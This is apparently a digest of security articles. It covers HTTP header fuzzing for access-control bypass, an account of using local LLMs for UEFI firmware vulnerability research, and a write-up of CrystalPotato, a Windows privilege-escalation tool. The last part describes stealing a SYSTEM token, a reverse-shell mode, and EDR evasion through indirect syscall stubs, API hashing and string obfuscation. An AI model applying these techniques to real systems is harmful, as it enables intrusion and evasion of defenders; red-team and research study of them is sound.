Security vulnerabilities or misconfigurations originating from request headers are often overlooked. Developers introduce custom headers to implement access controls or other features. For us, it's the ideal place to fuzz, as we can identify request headers that aren't supposed to be accessible to external clients and help us find new vulnerabilities, such as [Cache Poisoning](#), or other quirky behavior that could lead to one.

Similar to fuzzing parameters, fuzzing request headers goes paired with analyzing changes in response elements such as response length, content type, and response time. However, it is important to note that some applications won't show any difference in response unless the header is also supplied with a corresponding value.

One of the best ways to enumerate request headers is with [Param Miner](#), a Burp Suite plugin that rapidly fuzzes a list of headers and analyzes responses.

Bruteforcing request headers with Param Miner

When fuzzing for headers, these are the ones I always include in my list, as they frequently reveal hidden behavior:

- `X-Forwarded-For` and `X-Real-IP` can be used for IP spoofing or bypassing IP-based access controls
- `X-Debug` and `X-Dev` sometimes activate debug mode, exposing stack traces or verbose error output with sensitive data (such as environment variables)
- `X-Internal` can toggle internal-only feature flags
- `X-Admin-Token` in rare cases is used for admin impersonation
- `X-HTTP-Method-Override` allows switching the request method server-side, which can bypass method-based restrictions
- `X-Original-URL` can override the request path entirely, useful for bypassing path-based access controls

The important thing to watch for isn't just status code changes, pay close attention to response size and timing. A small difference in either can indicate that the server is processing the header differently, even if the visible response looks the same.

## 6.5 Conclusion

Web fuzzing remains one of the most effective techniques for uncovering hidden attack surfaces on modern web applications. In this article, we've covered what web fuzzing is, the common mistakes that render it ineffective, how to select the right wordlists and tooling, and how to fuzz web apps to return meaningful results.

So, you've just learned something new about web fuzzing... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs and CTFs or... browse through our [70+ public bug bounty programs on Intigriti](#), and who knows, possibly earn a bounty on your next submission!

Author

Ayoub

Senior security content developer

Co-author

Orwa Atyat

External security researcher Orwa Atyat (GodfatherOrwa)

## 6.6 You may also like

Bug bounty is a collaborative process that involves multiple parties, including the security researcher, triage team, and the affected organization managing the bug bounty program. While the vast majority of submissions are handled correctly, there are exceptional instances in which reports are mish

[Read more](#)

Cookies are one of the most fundamental building blocks of the modern web, and yet they are often overlooked from a security perspective. When misconfigured, they can potentially lead to exposure of sensitive session data, enable several client-side attacks, and in severe cases, even allow attackers

[Read more](#)

Web (or HTTP) caching is a highly adopted practice to effectively optimize web page loading times for clients. However, as with most technologies, when incorrectly implemented, it may open up a new exploitable attack surface for us to look into. In this article, we'll cover what web cache poisoning

[Read more](#)



# 7 UEFI Vulnerability Analysis using AI Part 4: Building the Application | White Knight Labs

<https://whiteknightlabs.com/2026/08/17/uefi-vulnerability-analysis-using-ai-part-4-building-the-application/>

Offensive (Red Team / Pentest) · maldev · evasion · edr

Much of the AI-based vulnerability research work that has been done up to now centers on user-mode application and OS code, with some recent work done on kernel internals. Very little has been published on AI research into boot firmware, which is somewhat surprising, given that platform initialization is at the very root-of-trust. In this article, Part 4 of the series, I've begun enhancing the DeepSeek-r1 open-source, open-weight model on my NVIDIA DGX Spark with a Knowledge Base of specialized data, for powerful inference on UEFI code.

In [Part 1](#) of this series, I set a baseline for UEFI vulnerability discovery by unleashing the ChatGPT frontier model (at that time, ChatGPT 5.1; we're now at ChatGPT 5.5) on a Tianocore EDKII open-source build for an Intel Whiskey Lake design (the AAEON UP Xtreme board). ChatGPT correctly diagnosed the vulnerabilities in OpenSSL in a 2021 firmware build, and found that the majority of these issues were corrected in the 2025 version. However, it could only consume a tiny portion of the build firmware's source code at one time, in part due to the limited context available to ChatGPT for my chat (128K tokens); this rendered detection of more obscure code weaknesses impossible.

In [Part 2](#), I embarked on a journey to move the firmware analysis over to the NVIDIA DGX Spark, to take advantage of the power of local, open and private LLMs for this research. Unfortunately, using currently available tools (such as Open WebUI, LMStudio, repomix, docling, etc.), I couldn't get close to the effectiveness I needed, and I discovered that the frontier models themselves had not been trained on some of the lower-level internals of UEFI, such as are contained within the Intel Software Developers Manual (SDM). Back in December of last year, they didn't even know what a Model-Specific Register (MSR) was! Even today, if you ask for a description of MSR C80H (a debug MSR, without any further context), Gemini 3.5 Flash will tell you:

Not to be too picky, but this is wrong/incomplete! It also completely missed describing Bit 30, the lock bit, which is crucial to the enabling of silicon debug prior to the first SMI assertion. Here's what the actual raw data looks like from the SDM:

| Register Address: C80H, 3200        |                                                                                                                                                                       | IA32_DEBUG_INTERFACE     |
|-------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------|
| Silicon Debug Feature Control (R/W) |                                                                                                                                                                       | If CPUID.01H:ECX[11] = 1 |
| 0                                   | Enable (R/W)<br>BIOS set 1 to enable Silicon debug features. Default is 0.                                                                                            | If CPUID.01H:ECX[11] = 1 |
| 29:1                                | Reserved.                                                                                                                                                             |                          |
| 30                                  | Lock (R/W): If 1, locks any further change to the MSR. The lock bit is set automatically on the first SMI assertion even if not explicitly set by BIOS. Default is 0. | If CPUID.01H:ECX[11] = 1 |
| 31                                  | Debug Occurred (R/O): This "sticky bit" is set by hardware to indicate the status of bit 0. Default is 0.                                                             | If CPUID.01H:ECX[11] = 1 |
| 63:32                               | Reserved.                                                                                                                                                             |                          |

*Intel SDM contents for IA32\_DEBUG\_INTERFACE MSR*

And context is everything, isn't it? The LLM needs to know if you're asking about Intel registers or RF hardware. Even a frontier model needs proper prompting and context for deep research.

And these are the top-of-the-line frontier models. As part of my further experimentation, I downloaded and ran two best-in-class open-source models onto my DGX Spark, nemotron-3-Super:120b-a12b-q4\_K\_M and DeepSeek-r1:70b, and posed the same question. Here's what you get:

What is the description for MSR C80H?

**nemotron-3-super:120b-a12b-...**  
Thought for 41 seconds ▾  
Based on common industrial terminology (particularly in fluid handling, hose, conduit, and cabling systems), "**MSR C80H**" most likely refers to a **Minimum Bend Radius specification** for a specific product. Here's a breakdown of what it typically signifies:

**deepseek-r1:70b**  
Thought for a minute ▾  
The MSR C80H is a custom processor developed by Microsoft Research (MSR) for internal research purposes. It likely serves as an experimental platform designed to test new ideas and improve performance in areas such as artificial intelligence or machine learning. The "C80" designation

*Nemotron and DeepSeek running in series within Open WebUI*

It can be seen from the above image that you can issue the same prompt to both Nemotron and DeepSeek simultaneously using Open WebUI, and they run in series without running out of memory; neat, huh?

Unfortunately, the results are garbage. Nemotron interpreting MSR as "Minimum Safe Radius" and DeepSeek saying "Microsoft Research" shows you how challenging it is to train models. Give them a little more context with the

prompt “From the Intel Software Developers Manual (SDM), Volume 4, what is the description for Model-Specific Register (MSR) C80H?”, and you get:

The screenshot shows two chat windows side-by-side. The top window contains the prompt: "From the Intel Software Developers Manual (SDM), Volume 4, what is the description for Model Specific Register (MSR) C80H?". The left window, labeled "nemotron-3-super:120b-a12b-...", shows a response that states the MSR C80H is not documented in the public release of the manual. The right window, labeled "deepseek-r1:70b", shows a response that describes the MSR C80H as a Model Specific Register in Intel processors, likely related to specific hardware features like performance monitoring, feature control, or debugging.

From the Intel Software Developers Manual (SDM), Volume 4, what is the description for Model Specific Register (MSR) C80H?

**AI** **nemotron-3-super:120b-a12b-...**  
Thought for 2 minutes  
Based on the **Intel® 64 and IA-32 Architectures Software Developer's Manual (SDM), Volume 4: Model-Specific Registers**, MSR C80H (address 0xC80) **does not have a documented description** in the public release of the manual.

**Key Details:**

- Address Range:**  
Intel SDM Vol 4 documents MSRs within specific ranges (typically 0x00000000 to 0x00001FFF for architecturally defined or widely implemented registers). While 0xC80 (3200 in decimal) falls *within* the numerically possible range, **it is not listed in any public version of SDM Vol 4** for Intel processors (including recent generations like Sapphire Rapids, Ice Lake, or Alder Lake).

**AI** **deepseek-r1:70b**  
Thought for 3 minutes  
MSR C80H refers to a Model Specific Register in Intel processors. While the exact function can't be determined without access to Volume 4 of the Intel Software Developer's Manual, it is likely related to specific hardware features such as performance monitoring, feature control, or debugging. The naming convention suggests it could pertain to core configurations or specialized functionalities introduced in newer processor models. For precise details, consulting the official documentation or community resources is recommended.

Follow up

What specific functions does the MSR C80H serve...


How is the MSR C80H typically used in practice?

### *Nemotron and DeepSeek balking at MSR C80H IA32\_DEBUG\_CTRL*

They both understood the reference to the SDM and now understood what an MSR was, but neither Nemotron nor DeepSeek could find the actual MSR C80H and describe it!

Given a more explicit prompt, “Were you trained on the Intel SDM?”, Nemotron responded:

Realizing that the frontier and excellent open-source models had not been trained properly or exhaustively on the Intel SDM and other required documents (such as ASSET’s SourcePoint User Guide), I took a “side-quest” to create a PDF parser and knowledge graph application. This was documented in [Part 3](#) of this series. This was partially successful, but after much work, I discovered that GraphRAG (an advanced knowledge graph feature) was not supported yet; and the txt2kg (text to knowledge graph) application was a hack (as of now, it hasn’t been updated in eight months on the [NVIDIA DGX Spark Playbooks](#) site). It looks very colorful, though:



*Text to KnowledgeGraph on the SourcePoint debugger's User Guide*

For this article, Part 4, I took a bit of a break beforehand, because it became clear that the local open-source models and associated tools were not mature enough; I'd indeed been going "where no person has gone before". Taking up the task again recently, I noticed two breakthroughs:

1. Frontier models are now more aware of some low-level firmware technologies: for example, ChatGPT 5.5 can now correctly answer if you ask it what MSR C80H is for, and it can identify the bitfields properly. When asked back in December 2025, it had no clue.
2. Open WebUI has added a ton of new features. LLMs are more “tunable” using parameters, Retrieval Augmented Generation (RAG) with Knowledge Bases, and numerous Tools and Settings to adjust their behavior.

This was great news! It looked like I didn't have to fine-tune an existing open-source model; I could use RAG and/or tools like `find/grep/sed/tree/cat` and others, and feed the LLM pre-processed PDF technical documentation.

And as with before, I encountered the same problem: LLMs can't natively understand PDF tables. For example, they choke on the MSR table within the Intel SDM. Here's a snip from the Architectural MSR (Table 2-2) section of the SDM:

| Register Address: 1BH, 27                                                                                                                                                                                     |                          | IA32_APIC_BASE (APIC_BASE) |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------|----------------------------|
| This register holds the APIC base address, permitting the relocation of the APIC memory map. See Section 13.4.4, "Local APIC Status and Location," and Section 13.4.5, "Relocating the Local APIC Registers." |                          | 06_01H                     |
| 7:0                                                                                                                                                                                                           | Reserved.                |                            |
| 8                                                                                                                                                                                                             | BSP Flag (R/W)           |                            |
| 9                                                                                                                                                                                                             | Reserved.                |                            |
| 10                                                                                                                                                                                                            | Enable x2APIC mode.      | 06_1AH                     |
| 11                                                                                                                                                                                                            | APIC Global Enable (R/W) |                            |

1. IA32\_TME\_ACTIVATE[39:36] is the number of physical-address bits reserved to encode TDX-private key identifiers. This number is never greater than IA32\_TME\_ACTIVATE[35:32], which is the number physical-address bits used for key identifiers generally.

2-4 Vol. 4

MODEL-SPECIFIC REGISTERS (MSRS)

Table 2-2. IA-32 Architectural MSRs (Contd.)

| Register Address: Hex, Decimal |                     | Architectural MSR Name (Former MSR Name)                                                                                                                                                             |
|--------------------------------|---------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Bit Fields                     | MSR/Bit Description | Comment                                                                                                                                                                                              |
| MAXAPICADDR - 1:12             | APIC Base (R/W)     | MAXAPICADDR is normally CPUID.80000008H: EAX[7:0] for processors that support CPUID.80000008H and 36 otherwise. If IA32_TME_ACTIVATE[39:36] > 0, MAXAPICADDR is reduced by IA32_TME_ACTIVATE[35:32]. |
| 63: MAXAPICADDR                | Reserved.           |                                                                                                                                                                                                      |

*SDM contents that are very difficult to parse*

How the heck do you parse that? Random table layout, irregular spacing, unpredictable bit field values, multi-page MSR descriptions, erratic comments that might describe the MSR or its bit fields, etc. etc. It seemed that none of the generally available tools could do a good job without introducing a lot of errors in the parsing process. I tried docling, repomix, AnythingLLM, NVIDIA's Nemotron RAG Document Processing Pipeline and other tools; none of them worked satisfactorily. So, I decided I needed to roll up my sleeves and Python vibe-code a special tool for this.

And here's a word for the wise: although I began the vibe-coding project using one monolithic JSON file to capture all the data, I found that this was not ideal for RAG for this purpose; one Markdown per MSR is by far preferred, because of the variability of the SDM tables. Markdown provides built-in, logical split points using headers (i.e. #, ##, ###), and a Markdown-aware RAG chunker can split this kind of text into clean sections. JSON, on the other hand, is incredibly verbose; you use up 10%-15% more tokens going this route, and JSON is frequently sliced mid-object, destroying structural validity. Here's an example of the output for each:

### JSON:

```
{
 "address_hex": "2FH",
 "address_decimal": 47,
 "architectural_msr_name": "IA32_BARRIER",
 "former_msr_name": null,
 "description": "IA32_BARRIER (R/O) The IA32_BARRIER MSR ensures ordered execution by acting like LFENCE, controlling the sequencing of subsequent MSR reads after prior MSR reads and instructions.",
 "description_comment": "CPUID.07H.01H:EAX[27] = 1",
 "bitfields": [
 {
 "bit_range": "31:0",
 "bit_range_description": "DATA Reserved. Always 0.",
 "bit_range_comment": null
 },
 {
 "bit_range": "63:32",
 "bit_range_description": "Reserved.",
 "bit_range_comment": null
 }
]
},
```

### Markdown:

## MSR Entry

- Address (hex): 2FH
- Address (decimal): 47

- **Architectural MSR Name:** IA32\_BARRIER
- **Former MSR Name:** N/A

## 7.1 Description

IA32\_BARRIER (R/O) The IA32\_BARRIER MSR ensures ordered execution by acting like LFENCE, controlling the sequencing of subsequent MSR reads after prior MSR reads and instructions.

## 7.2 Description Comment

CPUID.07H.01H:EAX[27] = 1

## 7.3 Bitfields

- **Bit Range:** 31:0
- **Description:** DATA Reserved. Always 0.
- **Comment:** N/A
- **Bit Range:** 63:32
- **Description:** Reserved.
- **Comment:** N/A

You can see how much easier it would be for an LLM (which is essentially a big program) to, for example, extract the description of MSR 2FH from the Markdown, as opposed to the JSON. For the former, you can easily instruct the model that “The Description of each MSR is the text between the ## Description and the ## Description Comment”.

I’ll write more on my Python vibe-coding of the parser in a future article; it’s actually quite straightforward. Now’s a good time to show how I set up DeepSeek with the needed settings within Open WebUI to have it operate effectively. This involved a lot of trial-and-error setting/testing based on the UEFI analysis workflow we’re interested in. At a high level, I wanted DeepSeek to be set up as a reasoning agent, with deterministic RAG access to a huge corpus of needed data that is pulled in when, and only when, needed. For experimentation, a sample prompt is:

*“Examine this codebase and interpret the purpose of all reads and writes to MSRs, pointing out any potential bugs or vulnerabilities.”*

This combines reasoning, RAG, and structured data exact lookup.

The overall methodology I started out with was:

I quickly realized that the last item, handing over both code reasoning and MSR database lookup to DeepSeek, had two flaws:

1. Code uses up a lot of context. At DeepSeek’s supported maximum context of 131,072, I easily blew out my context window and available memory on the DGX Spark. One interesting UEFI module, MpLib.c, which is responsible for multi-processor initialization and management, is about 3,000 lines and uses about 36,000 tokens. Adding in the output context, the system prompt, chat history, RAG chunks, and other sources blows this up. And I wanted to analyze hundreds of megabytes, or even gigabytes, of code.
2. I found RAG unable to reliably retrieve all MSR matches from the Knowledge Base. This is a subtle issue that hinges on the difference between lexical and semantic search. Lexical search (that we want for MSR lookup) provides for exact keyword matching; semantic search (that we don’t want) allows for some “freedom” based upon dense vector embedding. This resulted in some MSR lookups being missed. Not good.

So, I decided to go the easy route, at least to address the second item above: use built-in commands like `find`, `cat` and `grep` to do lexical search for the needed MSR lookup information from the Knowledge Base. Luckily, Open WebUI supports a “`kb_exec`” utility that allows an LLM to issue these shell commands to a knowledge base, giving us the best of both worlds – let DeepSeek do the heavy lifting for both MSR lookup and code reasoning.

But that turned out not to work! DeepSeek does not support the `kb_exec` tool. Apparently, although it’s currently the best open-source model for code reasoning, I at first hypothesized that it’s an older model (trained January 20, 2025) that doesn’t support generating “tools” commands directly through Open WebUI. This is misleading, because it says that it does in the [Ollama library](#). I then wondered if maybe this is rather an Open WebUI (v0.9.6 as of the time of this writing) limitation? It turns out not to be the case. Bottom line is that we shouldn’t be using LLMs to perform deterministic file lookups (more on this later).

I subsequently heard on good authority that llama3.3:70b worked better with tools like `kb_exec`. I decided to give it a shot. Here’s the new methodology for my proof-of-concept:



That turned out not to work either. I ran into a snag when asking Llama3.3 to correlate the MSR accesses with the MSR KB; you'll see this below, and I'll cover it in more detail in an upcoming post. It's not right to ask LLMs to do deterministic search. But for now, let's proceed with how to set up the above methodology, as a learning experience.

If you've never used Open WebUI before, read the [Open WebUI with Ollama NVIDIA Playbook](#) first. Although this Playbook is targeted towards the NVIDIA Spark, the basic approach will work with any reasonably-equipped GPU workstation.

Set up your docker container to hold Open WebUI + ollama, use this Terminal command string to launch it:

```
docker run -d -p 8080:8080 --gpus=all
--ulimit nofile=65535:65535
-v open-webui:/app/backend/data
-v open-webui-ollama:/root/.ollama
--name open-webui
--restart always
-e ENABLE_KB_EXEC=True
-e KB_EXEC_MAX_GREP_FILES=1000
-e RAG_SYSTEM_CONTEXT=True
-e OLLAMA_CONTEXT_LENGTH=32768
-e OLLAMA_NUM_PARALLEL=1
-e OLLAMA_MAX_LOADED_MODELS=1
-e OLLAMA_FLASH_ATTENTION=1
-e OLLAMA_KV_CACHE_TYPE=q8_0
-e OLLAMA_KEEP_ALIVE=24h
ghcr.io/open-webui/open-webui:ollama
```

I've added a bunch of container environment variables as you see above to make sure some key settings are made, some of which don't exist within the Open WebUI GUI. You'll see more on this below.

You can start off by going to "New Chat", then at the top left clicking on "Select a model", then "Search a model", and then pull down the LLM from the ollama library that you want to use. I picked deepseek-r1:70b. Then do a "pull deepseek-r1:70b from Ollama.com".

### HOW TO SET UP THE KNOWLEDGE BASE (KB)

It's necessary to create a Knowledge Base from the aforementioned Python output, so that our models can digest information from MSR reads and writes in

the code (Editor’s Note: kb\_exec commands such as “grep” may be better suited to this, as you’ll see further below). A KB is a storage area for data that is used for RAG by LLMs. The creation of a KB breaks files into smaller pieces, creates numerical embeddings, and matches questions to the most relevant parts of the text. This would seem to be ideal for markdown listings of MSRs that we have generated with Python.

First, create the MSR Knowledge Base from our markdown files. Go to Profile Picture > Admin Panel > Settings, and then click on Documents on the left. Make the following changes:

Chunk Size 8000

Chunk Overlap 200

Embedding Model bge-m3

Note that you’ll need to have downloaded this embedding model using Open WebUI beforehand.

Full Context Mode Off

Hybrid Search On

Enrich Hybrid Search Text On

BM25 Weight 0.95

Allowed File Extensions md

Max Upload Size 1024

Max Upload Count 1024

Click on the Knowledge tab at the top, click on “New Knowledge”, and upload the MSR markdown files that we created earlier with our Python vibecoding. This will be our starting MSR Knowledge Base.

## **HOW TO SET UP MODEL PRESETS AND RUN THEM**

Now it’s time to change the Open WebUI Settings for each model, using Presets. It’s worthwhile understanding that Open WebUI has three levels of prioritization for Settings:

In descending priority:

1. Open WebUI per-model / preset
2. Your Open WebUI profile-level
3. The Ollama server default

As an example, you initiate the docker container using “docker run ... -e OLLAMA\_CONTEXT\_LENGTH 32768...”, but that value will be overridden by whatever you set with your profile, which in turn will be overridden by what you

set in the model itself within Open WebUI, either the base model or one of the presets you create. Keep this in mind as you follow along.

We need two DeepSeek Presets, and one Llama3.3 Preset. They'll be named:

**DeepSeek-R1:70b Preset 1 MSR Extraction Only**

**Llama3.3:70b Preset 2 Evidence Retrieval**

**DeepSeek-R1:70b Preset 3 Deep Firmware Analysis**

You can make changes to the base model by going into Profile Picture > Admin Settings > Settings > Models, but the better way is to first create a "Preset" (essentially a clone of the model) that has some of these parameters changed or tuned to our specific application.

Here are the settings, prompts and outputs for the three presets:

DeepSeek-r1:70b Preset 1 MSR Extraction Only

Click on Workspace on the left, and then create a New Model, calling it "DeepSeek-r1:70b Preset 1 MSR Extraction Only". Then Edit that Model, and click on Advanced Params.

The key settings to change from their default values are:

Function Calling                      Off

temperature 0

max\_tokens 12288

top\_k: 10

top\_p 1.0

think (Ollama) Off

num\_ctx (Ollama) 65536

Note that top\_k and top\_p are interrelated: top\_k is a fixed count filter, as in "Keep exactly the best k candidates". Top\_p is a probability-mass filter, as in "Keep enough candidates to account for P of the probability distribution". The Ollama documentation suggests the above as a starting baseline.

Temperature is low (zero) because we don't want any creativity.

max\_tokens is the number of output tokens; we won't be using many of these.

We don't need the model to do any thinking, so turn that off.

num\_ctx is 65536. I have set it higher, but I do seem to run into some issues on the DGX Spark when I do.

At the bottom of this screen, have Capabilities "File Upload" and "File Context" checked. All other checkboxes should be unchecked.

Do a **"Save & Update"** at the bottom of the screen to save the model preset settings.

When we ran this Preset, here's the prompt and a snippet of an example output:

Llama3.3:70b Preset 2 Evidence Retrieval

Function Calling                      Native

temperature 0.1

max\_tokens 12288

top\_k: 20

top\_p 1.0

think (Ollama) Off

num\_ctx (Ollama) 65536

For Capabilities, File Upload should be enabled, but File Context disabled (the intent was that we don't use RAG for this section).

For full disclosure, this is where I ran into problems with Native Function Calling. kb\_exec just did not work. Getting the model to use simple commands such as "find" and "cat" did not work. Either it would deliver no output at all, or it would hallucinate. I suspect that this is an issue within Open WebUI. Hopefully it will be fixed soon. In the meantime, I just manually created the MSR\_Retrieved\_Evidence.md. Here's an example of the prompt, for historical purposes:

DeepSeek-r1:70b Preset 3 Deep Firmware Analysis

Function Calling                      Off

temperature 0.1

max\_tokens 12288

top\_k: 40

top\_p 0.9

think (Ollama) On

num\_ctx (Ollama) 65536

Here's the prompt:

And here's the response:

Not bad, huh?

## KEY TAKEAWAYS

If you've gotten this far, I applaud you. I've spent many long hours exploring this, and hopefully it will help anyone else who is pushing the edges of using open-source local models for UEFI vulnerability research.

In the next update, I'll share the results of refining the methodology, making more use of Python to deterministically extract information from the codebase; combined with better use of kb\_exec and commands such as "grep" to handle

keyword searches. This makes more sense to lower DeepSeek’s context consumption and let it reason through the code.

I’ll close with some key takeaway thoughts:

1. With local models, we’re limited ultimately by the context window supported that fits in the local workstation’s memory. Even the NVIDIA DGX Spark with its 128GB of unified memory can barely handle Nemotron-3-Super:120b with a context window of 131,072 at a reasonable quantization. So, we need to adapt our research methodology to take that into consideration.
2. Use find, grep, and other OS built-in commands and Open WebUI tools where possible, as opposed to letting the LLM do things. You can change the LLM’s settings all you want (believe me, I tried), and they never seem to give completely deterministic answers to a query like “look in this file and retrieve all instances of ....”.
3. It’s really difficult (at this time) to create a local, open-source, open-weight solution to the UEFI vulnerability analysis problem that rivals the capabilities of the frontier, cloud-based, closed-source models. Context constraints, lack of tool support, and LLM architectural limitations work against us here. LLMs suffer from algorithmic misalignment when tasked with deterministic lexical retrieval due to sub-word tokenization and soft attention. Not to mention that a single person or small team can’t equal the efforts of thousands of engineers that work on the frontier models.

What’s next? Changing the methodology to take AI out of the front end is at the top of the priority list. To analyze gigabytes of code, it’ll certainly be better to use Python with tree-sitter or libclang to parse ‘C’-code abstract syntax trees (ASTs). This will totally eliminate the possibility of hallucinations on code structure. It will also be valuable to take dynamic code execution into consideration, as well as to tighten up the prompt for failure modes (i.e. specifically identify reserved bit writes without read-modify-write masks) as opposed to more general “look for bugs in this code”. Stay tuned for Part 5!

## 8 CrystalPotato - GodPotato in Crystal

*<https://ricardojoserf.github.io/crystalpotato/>*

Offensive (Red Team / Pentest) · ad · tooling · evasion

## CrystalPotato - GodPotato in Crystal

CrystalPotato is a Crystal port of GodPotato, a local privilege escalation tool that abuses the DCOM OXID Resolver and named pipe impersonation to escalate from service accounts with `SeImpersonatePrivilege` to `NT AUTHORITY\SYSTEM`.

Repository: <https://github.com/ricardojoserf/CrystalPotato>



# CrystalPotato

CrystalPotato

## 8.1 Background

GodPotato is a well-known privilege escalation technique that works across a wide range of Windows versions (8 through 11, Server 2012 through 2022). It targets any process running with `SeImpersonatePrivilege`, which includes IIS application pools, MSSQL service accounts, Network Service and Local Service. The original tool is written in C# and, while effective, carries the usual .NET trade-offs: it requires the CLR, is easy to decompile, and its strings and class names are trivially visible in the assembly metadata.

I ported it to Crystal to produce a binary with a smaller forensic footprint, and I tested it on Windows 10, 11 and Server 2025.

## 8.2 Why Crystal

Crystal is a statically typed, compiled language with Ruby-like syntax. It compiles to native code via LLVM, producing standalone executables with no runtime dependency. Several properties make it interesting for offensive development:

- **Native binaries** : Crystal compiles to a single PE on Windows with no interpreter, VM or runtime to deploy alongside it.
- **Compile-time macros** : Crystal's macro system executes arbitrary logic at compile time, which can be used for string obfuscation, code generation and other transformations that happen before the binary is produced.
- **Inline assembly** : Crystal supports LLVM inline assembly with AT&T syntax, register constraints and clobber lists, which enables implementing indirect syscall stubs and PEB walking entirely within Crystal source files.
- **Direct C interop** : Crystal can call C functions and Windows API functions directly through its `lib` FFI bindings, with no wrapper libraries needed.
- **Low analyst familiarity** : Crystal is rarely seen in malware samples, which means analysts and automated tooling are less likely to have signatures or heuristics tuned for Crystal-compiled binaries.
- **No reflection metadata** : Unlike .NET assemblies, Crystal binaries do not embed rich type metadata that can be trivially decompiled back to source code.

## 8.3 The Technique

The privilege escalation chain used by CrystalPotato (and the original GodPotato) works as follows:

1. **RPC hook** : The tool locates the OXID Resolver's RPC dispatch table in `sidecombase.dll` by searching for the well-known interface GUID. It then patches the first entry in the dispatch table to redirect `UseProtseq` calls to a custom hook function.
2. **Named pipe server** : A named pipe is created with a permissive DACL. The hook function injects the pipe's endpoint address into the RPC binding, causing the OXID Resolver (running as SYSTEM) to connect to our pipe.



3. **DCOM trigger** : A COM object is marshaled and then unmarshaled with a craftedOBJREF structure pointing to 127.0.0.1 over TCP. This forces the OXID Resolver to resolve the object reference, which triggers the hookedUseProtseq function.
4. **Token capture** : When SYSTEM connects to the named pipe, ImpersonateNamedPipeClient captures its security context. The tool then enumerates all system handles to find a SYSTEM token with Impersonation level and sufficient integrity, duplicates it, and uses it to create a new process via CreateProcessAsUserW (falling back to CreateProcessWithTokenW ).

The entire chain runs in-process with no child process spawned until the final action. Once the SYSTEM token is obtained, CrystalPotato supports three modes: **command execution** (run a command and capture its output), **reverse shell** (connect back to a listener and bridge a shell's I/O over the socket), and **local admin creation** (net user + net localgroup Administrators).

## 8.4 OPSEC Hardening

The main contribution of this port beyond the language change is a set of OPSEC improvements designed to reduce the binary's signature surface.

### 8.4.1 Indirect Syscalls

CrystalPotato does not call Nt\* functions through ntdll's exports. Instead, it resolves each syscall's System Service Number (SSN) at runtime using the Exception Directory technique described by [MDSec](#):

1. Walk the PEB's InLoadOrderModuleList to find ntdll's base address.
2. Read ntdll's Exception Directory (IMAGE\_DATA\_DIRECTORY[3] ), which lists every function's start address in order.
3. For each runtime function entry, look up the matching export name. Functions prefixed with Zw are syscall stubs; their position in the sorted exception table determines their SSN.
4. When the target hash matches, record the SSN and the function's address.

With the SSN in hand, a 21-byte stub is written to a PAGE\_EXECUTE\_READWRITE region (allocated once during init):

```

mov r10, rcx ; standard syscall ABI
mov eax, <SSN> ; system service number
mov r11, <ntdll+0x12> ; jump target inside ntdll's syscall stub
jmp r11 ; indirect jump - the syscall instruction executes inside
ntdll

```

The `jmp` lands at `ntdll!NtXxx+0x12`, which is the `syscall` instruction inside the legitimate stub. This means the actual `syscall` executes from `ntdll`'s `.text` section, making the call indistinguishable from a normal `ntdll` invocation from the kernel's perspective. Unlike direct syscalls, this approach does not trigger EDR detections based on the return address being outside `ntdll`.

The ten syscalls resolved this way are: `NtClose`, `NtQuerySystemInformation`, `NtOpenProcess`, `NtOpenProcessToken`, `NtOpenThreadToken`, `NtDuplicateToken`, `NtQueryInformationToken`, `NtDuplicateObject`, `NtWaitForSingleObject` and `NtProtectVirtualMemory`.

## 8.4.2 Dynamic API Resolution

Beyond syscalls, `CrystalPotato` also resolves all sensitive Win32 API functions dynamically at runtime instead of linking them statically. This keeps function names like `CreateNamedPipeW`, `ImpersonateNamedPipeClient`, `CreateProcessAsUserW`, `CreateProcessWithTokenW` and `ConvertStringSecurityDescriptorToSecurityDescriptorW` out of the binary's Import Address Table entirely.

Resolution works by walking the PEB to find each DLL's base address, then parsing its export table and matching function names against precomputed DJB2 hashes. The DJB2 hash function uses uppercase normalization (`h = 5381; h = ((h << 5) + h) + upper(c)`) so comparisons are case-insensitive.

The only functions that remain in the IAT are those needed for COM marshaling (`ole32`), memory management (`GlobalAlloc/Lock/Unlock`), pipe creation for stdout capture (`CreatePipe`), thread creation, and Winsock networking for the reverse shell mode (`ws2_32`) — none of which are individually suspicious.

## 8.4.3 Compile-Time String Obfuscation

All strings that reveal the tool's behavior are XOR-obfuscated at compile time using a `Crystal` macro. The `obf()` macro takes a string literal, XORs each byte with a fixed key at compile time, and emits the encoded bytes as a constant array. At runtime, the bytes are decoded back to a string. This means the plaintext strings never appear in the binary's `.rdata` section.

The obfuscated strings include: named pipe paths, protocol identifiers (ncacn\_ip\_tcp, ncacn\_np), SDDL security descriptors, well-known SIDs (S-1-5-18), IP addresses (127.0.0.1), command-line flag definitions, all debug and error messages, and all exception strings.

Usage is transparent:

```
combase_name = obf("combase.dll").to_utf16
```

#### 8.4.4 RTTI Name Sanitization

Crystal embeds struct and class names as RTTI metadata in the compiled binary. Names like `RpcServerInterface`, `RpcDispatchTable`, `MidlServerInfo` or `SystemHandleTableEntryInfoEx` immediately tell an analyst what the tool is doing. All structs with revealing names have been renamed to short, meaningless identifiers (Ri, Rd, Mi, He, etc.) that carry no semantic information.

